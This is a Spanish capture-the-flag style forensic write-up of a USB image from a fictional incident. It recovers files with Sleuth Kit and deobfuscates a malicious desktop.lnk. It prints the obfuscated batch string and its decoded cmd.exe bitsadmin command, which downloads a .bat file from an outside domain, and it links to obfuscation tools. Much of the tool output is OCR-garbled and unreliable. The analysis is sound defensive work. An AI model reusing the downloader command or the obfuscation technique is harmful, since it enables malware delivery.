Se sospecha que un USB ha sido el origen de un incidente en Oscorp. Identificar el dominio empleado por los atacantes para el ataque.

1.- Mostrar el formato que tiene la imagen

\$ mmls usb mnt20202703.img

```
remnux@remnux:~/Documents$ mmls usb mnt20202703.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
      Slot
                                                      Description
               Start
                             End
                                         Length
                                                      Primary Table (#0)
000:
               000000000
                            0000000000
     Meta
                                         0000000001
001:
                0000000000
                            0000000063
                                         0000000064
                                                      Unallocated
002: 000:000
              0000000064
                            0001007231
                                         0001007168 NTFS / exFAT (0x07)
```

La partición empieza en el sector 64 y termina en el sector 1007231 del slot 000:000 sistema de ficheros NTFS.

2.- Ver los archivos que contiene la imagen

\$ fls -o 64 usb mnt20202703.img

```
nnux:~/Documents$ fls -o 64 usb_mnt20202703.img
r/r 4-128-1:
                $AttrDef
r/r 8-128-2:
                $BadClus
r/r 8-128-1:
                $BadClus:$Bad
r/r 6-128-4:
               $Bitmap
r/r 7-128-1:
                $Boot
d/d 11-144-4:
               $Extend
r/r 2-128-1:
                $LogFile
r/r 0-128-6:
               $MFT
r/r 1-128-1:
               $MFTMirr
r/r 9-128-8:
               $Secure: $SDS
r/r 9-144-11:
               $Secure: $SDH
r/r 9-144-14:
               $Secure:$SII
r/r 10-128-1:
               $UpCase
r/r 10-128-4:
               $UpCase:$Info
r/r 3-128-3:
               $Volume
r/r 41-128-1:
               9788483432914 L33 24.pdf
r/r 41-128-3:
               9788483432914_L33_24.pdf:Zone.Identifier
r/r 42-128-1:
               autorun.inf
r/r 43-128-1:
               backup.zip
r/r 43-128-3:
               backup.zip:Zone.Identifier
r/r 44-128-1:
               BMT.ps1
r/r 44-128-3:
               BMT.ps1:Zone.Identifier
r/r 46-128-1:
              mail.docx
r/r 46-128-3:
               mail.docx:Zone.Identifier
r/r 47-128-1:
               rz.exe
r/r 47-128-3: rz.exe:Zone.Identifier
              setup.exe
r/r 49-128-1:
r/r 49-128-3:
                setup.exe:Zone.Identifier
d/d 36-144-1:
               System Volume Information
-/r * 45-128-3: desktop.lnk
   * 48-128-1: s.jpg.exe
V/V 2816:
                $0rphanFiles
```

Conociendo el offset de la partición obtenemos el listado de los ficheros, directorios que se encuentran en la imagen, así como los eliminados.

Ejecutamos con la misma herramienta para que nos muestre de forma recursiva los ficheros y directorios.

\$ fls -m /mnt/imagen-usb -o 64 usb mnt20202703.img

Nos muestra los datos de fecha del archivo, ficheros borrados, offset inicio y fin del archivo, tamaño, atributos.

6.- Mostrar todos los archivos y directorios de forma recursiva

\$ fsl -r -m / -o 64 usb mnt20202703.img

7.-Mostrar información de la partición

\$ fsstat -o 64 usb_mnt20202703.img

```
FILE SYSTEM INFORMATION

FILE SYSTEM INFORMATION

FILE SYSTEM INFORMATION

FILE SYSTEM Type: NTFS

Volume Serial Number: 96FC979AFC97736B

OEM Name: NTFS

Volume Name: NTFS

Volume Name: NTFS

Volume Name: NTFS

Volume Name: NTFS

Windows XP

METADATA INFORMATION

First Cluster of MFT: 112877

First Cluster of MFT Mirror: 2

Size of MFT Entries: 1024 bytes

Size of Index Records: 4096 bytes

Range: 0 - 2816

Root Directory: 5

CONTENT INFORMATION

Sector Size: 512

Cluster Size: 4096

Total Cluster Range: 0 - 125894

Total Sector Range: 0 - 1007166

$AttrDef Attribute Values:
$STANDARD INFORMATION (16) Size: 48-72 Flags: Resident

SATTRIBUTE_LIST (32) Size: No Limit Flags: Non-resident

SFILE NAME (48) Size: 68-578 Flags: Resident, Index

SOBJECT 1D (64) Size: 0-256 Flags: Resident

SVOLUME NAME (96) Size: 2-256 Flags: Resident

SVOLUME NAME (96) Size: 2-256 Flags: Resident

SONLENT SIZE: No Limit Flags: Size: No Limit Flags: Non-resident

SONLENT SIZE: No Limit Flags: Resident

SONLENT SIZE: No Limit Flags: Non-resident

SET NOEX ALLOCATION (160) Size: No Limit Flags: Non-resident

SET ANDER SET POINT (192) Size: 0-16384 Flags: Non-resident

SET ANDER SET POINT (192) Size: No Limit Flags: Non-resident

SET ANDER SET STREAM (256) Size: 0-65536 Flags: Non-resident
```

El sistema de ficheros que ya conocíamos es NTFS, nombre del volumen TATTO

8.-Recuperar todos los ficheros de la unidad usb

\$ tsk recover -o 64 -f ntfs -e usb mnt20202703.img ./forensic/case-01/

```
/ux:~/Documents$ tsk_recover -o 64 -f ntfs -e usb_mnt20202703.img ./forensic/case-01
Files Recovered: 15
              nux:~/Documents$ ls -al forensic/case-θ1/
total 26452
drwxrwxr-x 4 remnux remnux
                                          4096 Aug 11 09:07
                                       4096 Aug 11 08:57
drwxrwxr-x 3 remnux remnux
drwxrwxr-x 3 remnux remnux
                                           4096 Aug 11 09:07 '$Extend'
-rw-rw-r-- 1 remnux remnux 708417 Aug 11 09:07 9788483432914_L33_24.pdf
-rw-rw-r-- 1 remnux remnux 84 Aug 11 09:07 autorun.inf
-rw-rw-r-- 1 remnux remnux 2254267 Aug 11 09:07 backup.zip
 -rw-rw-r-- 1 remnux remnux 7946 Aug 11 09:07 BMT.ps1
-rw-rw-r-- 1 remnux remnux
-rw-rw-r-- 1 remnux remnux
                                       1413 Aug 11 09:07 desktop.lnk
18555 Aug 11 09:07 mail.docx
-rw-rw-r-- 1 remnux remnux 22967464 Aug 11 09:07 rz.exe
-rw-rw-r-- 1 remnux remnux 727040 Aug 11 09:07 setup.exe
-rw-rw-r-- 1 remnux remnux 366575 Aug 11 09:07 s.jpg.exe
drwxrwxr-x 2 remnux remnux 4096 Aug 11 09:07 'System Volume Information'
drwxrwxr-x 2 remnux remnux
```

9.- Analizamos los ficheros recuperados.

Análisis del tipo de ficheros recuperado

\$ file forensic/case-01/rz.exe

```
remnux@remnux:~/Documents$ file forensic/case-01/rz.exe
forensic/case-01/rz.exe: PE32 executable (GUI) Intel 80386, for MS Windows
remnux@remnux:~/Documents$ file forensic/case-01/setup.exe
forensic/case-01/setup.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
remnux@remnux:~/Documents$ file forensic/case-01/s.jpg.exe
forensic/case-01/s.jpg.exe: PE32 executable (console) Intel 80386, for MS Windows
remnux@remnux:~/Documents$ file forensic/case-01/backup.zip
forensic/case-01/backup.zip: Zip archive data, at least v1.0 to extract
remnux@remnux:~/Documents$ file forensic/case-01/BMT.ps1
forensic/case-01/BMT.ps1: UTF-8 Unicode text
remnux@remnux:~/Documents$ file forensic/case-01/mail.docx
forensic/case-01/mail.docx: Microsoft Word 2007+
```

Buscamos la cadena www dentro de los ejecutables

\$ string forensic/case-01/rz.exe | grep www.

```
remnux@remnux:~/Documents$ strings forensic/case-01/rz.exe | grep www.
2Terms of use at https://www.verisign.com/rpa (c)101.0,
https://www.verisign.com/rpa0
2Terms of use at https://www.verisign.com/rpa (c)101.0,
https://www.verisign.com/cps0*
https://www.verisign.com/rpa0
2Terms of use at https://www.verisign.com/rpa (c)101.0,
```

\$ string forensic/case-01/s.jpg.exe | grep www.

```
remnux@remnux:~/Documents$ strings forensic/case-01/s.jpg.exe | grep www.
socat by Gerhard Rieger - see www.dest-unreach.org
This product includes software developed by the OpenSSL Project for use in the OpenSSL Toolkit. (http://www.openssl.org/)
```

\$ string forensic/case-01/setup.exe | grep www.

Observamos que el fichero setup.exe contiene algo relativo a www, pero se comprueba en virus total y no nos da nada positivo.

```
remnux@remnux:~/Documents$ less forensic/case-01/BMT.ps1
remnux@remnux:~/Documents$ cat forensic/case-01/BMT.ps1 | grep www.
<test-results xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="nunit_schema_2.5.xsd" name="Pest
er" total="2" errors="0" failures="1" not-run="0" inconclusive="0" ignored="0" skipped="0" invalid="0" date="2019-02-19" time="11:3
6:56">
```

Analizamos el fichero pdf

\$ pdf-parser.py -a forensic/case-01/978884834329_L33_24.pdf


```
remnux@remnux:~/Documents$ pdf-parser.py -a forensic/case-01/9788483432914_L33_24.pdf
Comment: 4
XREF: 0
Trailer: 0
StartXref: 2
Indirect object: 112
55: 857, 883, 861, 862, 863, 864, 865, 866, 867, 868, 869, 870, 871, 872, 2, 4, 6, 8, 11, 13, 16, 18, 20, 23, 25, 28, 30, 32, 35
37, 39, 42, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 57, 58, 61, 63, 65, 67, 69, 71, 73, 75, 77, 79
//Catalog 1: 858
//Metadata 1: 89
//Obj5tm 17: 860, 9, 14, 21, 33, 40, 60, 81, 82, 83, 84, 85, 86, 87, 88, 90, 91
//Page 16: 859, 1, 3, 5, 10, 12, 15, 17, 22, 24, 27, 29, 31, 34, 36, 41
//XObject 20: 873, 874, 7, 19, 26, 38, 43, 44, 56, 59, 62, 64, 66, 68, 70, 72, 74, 76, 78, 80
//XRef 2: 875, 92
```

\$ pdfid.py forensic/case-01/978884834329_L33_24.pdf

```
::~/Documents$ pdfid.py forensic/case-01/9788483432914 L33 24.pdf
PDFiD 0.2.8 forensic/case-01/9788483432914 L33 24.pdf
PDF Header: %PDF-1.6
obj
endobj
                       112
stream
                        94
                        94
endstream
                         θ
xref
 trailer
                         θ
startxref
                         2
 /Page
                        16
 /Encrypt
                         θ
 /ObjStm
                        17
                         θ
 /JS
                         θ
 /JavaScript
                         θ
 /OpenAction
                         θ
 /AcroForm
                         θ
 /JBIG2Decode
                         θ
 /RichMedia
                         θ
 /Launch
                         θ
 /EmbeddedFile
                         θ
                         θ
 /XFA
 /URI
                         θ
 /Colors > 2^24
                         θ
```

No hay código malicioso en el pdf

\$ cat forensic/case-01/desktop.lnk



Observamos en el contenido del fichero desktop.lnk código ofuscado y ejecución del cmd.exe además de variables definidas. Parece que tenemos una conexión a algún servidor que se ejecuta a través de powershell

Se comprueba en virustotal y da positivo en malware



7411633695dc68ec041d6349c0483c44b6453162bb77b9078c2ac29474a7e29f

desktop.lnk

2023-05-03 12:11:29 UTC

10.- Analizamos el fichero desktop.lnk para ver si está ofuscado

PS /opt/Revoke-Obfuscation> Get-Content /home/remnux/Documents/forensic/case-01/desktop.lnk | Measure-RvoObfuscation -Verbose

Nos indica que no está ofuscado

Al revisar el formato el contenido del fichero desktop.lnk

a85a=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ &

%a85a:~11,1%%a85a:~18,1%%a85a:~29,1%%a85a:~28,1%%a85a:~10,1%%a85a:~13,1%%a85a:~22,1%%a85a:~18,1%%a85a:~23,1%

/%a85a:~29,1%%a85a:~27,1%%a85a:~10,1%%a85a:~23,1%%a85a:~28,1%%a85a:~15,1%%a85a:~14,1%%a85a:~27,1%

 $\%a85a:^22,1\% \%a85a:^34,1\% \%a85a:^39,1\% \%a85a:^24,1\% \%a85a:^32,1\% \%a85a:^23,1\% \%a85a:^21,1\% \%a85a:^24,1\% \%a85a:^13,1\% \%a85a:^45,1\% \%a85a:^24,1\% \%a85a:^11,1\% /%a85a:^13,1\% \%a85a:^24,1\% \%a85a:^24,1\% \%a85a:^23,1\% \%a85a:^21,1\% \%a85a:^24,1\% \%a$

/%a85a:~25,1%%a85a:~27,1%%a85a:~18,1%%a85a:~24,1%%a85a:~27,1%%a85a:~18,1%%a85a:~29,1%%a85a:~34,1%

%a85a:~23,1%%a85a:~24,1%%a85a:~27,1%%a85a:~22,1%%a85a:~10,1%%a85a:~21,1% %a85a:~17,1%%a85a:~29,1%%a85a:~29,1%%a85a:~25,1%://%a85a:~32,1%%a85a:~32,1%%a85a:~32,1%%a85a:~32,1%%a85a:~10,1%%a85a:~11,1%%a85a:~14,1%%a85a:~21,1%%a85a:~29,1%%a85a:~10,1%%a85a:~27,1%%a85a:~27,1%%a85a:~10,1%%a85a:~23,1%a85a:~29,1%.%a85a:~18,1%a85a:~24,1%/%a85a:~18,1%.%a85a:~11,1%%a85a:~10,1%%a85a:~29,1%\localhost\Share\2

Set a85a=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ & %a85a:~11,1

Del script se observa que se define una variable a86a y según el formato %VarName:~offset[,length]% aplicamos a nuestro código %a85a:~11,1 nos devuelve que tenemos que coger un carácter de la posición 11 que se corresponde con la letra b

Realizamos un script en Python para hacer la conversión del string

```
#
# WarName:~offset[,length]%
a85a = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
cadena = "%a85a:~11,1%a85a:~18,1%a85a:~29,1%a85a:~28,1%a85a:~10,1%a85a:~13,
1%a85a:
cadena_final = ""

for caracter in range(len(cadena)):
    #print (cadena[caracter])
    if cadena[caracter] == '~':
        numero = int(cadena[caracter+1: caracter+3])
        letra = a85a[numero]
        cadena_final = cadena_final + letra
        #print (cadena[caracter], caracter, letra)
    if cadena[caracter] == '.' or cadena[caracter] == '/' or cadena[caracter] == ' ':
        cadena_final = cadena_final + cadena[caracter]
```

El resultado que nos devuelve es el siguiente:

bitsadmin /transfer myDownloadJob /download /priority normal http//www.abelta
rrant.io/i.bat ci.bat.\localhost\Share8333.ico

Con el código en Python de_dosfuscation_work de la librería mmts

```
Windows Service Serv
```

```
L�Fa��V����V���V��P�O��:i�+00�/C:\<1zP>�Windows&�zP>�zP>
�Windows@1zP>�System32(�zP>�zP>�System32<2*zP>�cmd.exe&�zP>�zP>�cmd.ex
e-
```

/c bitsadmin /transfer myDownloadJob /download /priority normal http://www.a beltarrant.io/i.bat c:\i.bat\localhost\Share8333.ico

El dominio desde donde se lanzó el ataque fue http://www.abeltarrant.io

Herramientas:

Sleuthkit - https://sleuthkit.org/

Recursos:

https://github.com/JoelGMSec/Invoke-Stealth - Ofuscación powershell (Linux & Windows)

https://github.com/victorgutierrez92/PS1Decoder - Desofuscación

https://www.mandiant.com/resources/blog/obfuscated-command-line-detection-using-machine-learning

https://www.hackplayers.com/2020/06/tecnicas-de-ofuscacion-de-comandos-en-cmd.html

https://github.com/a232319779/mmts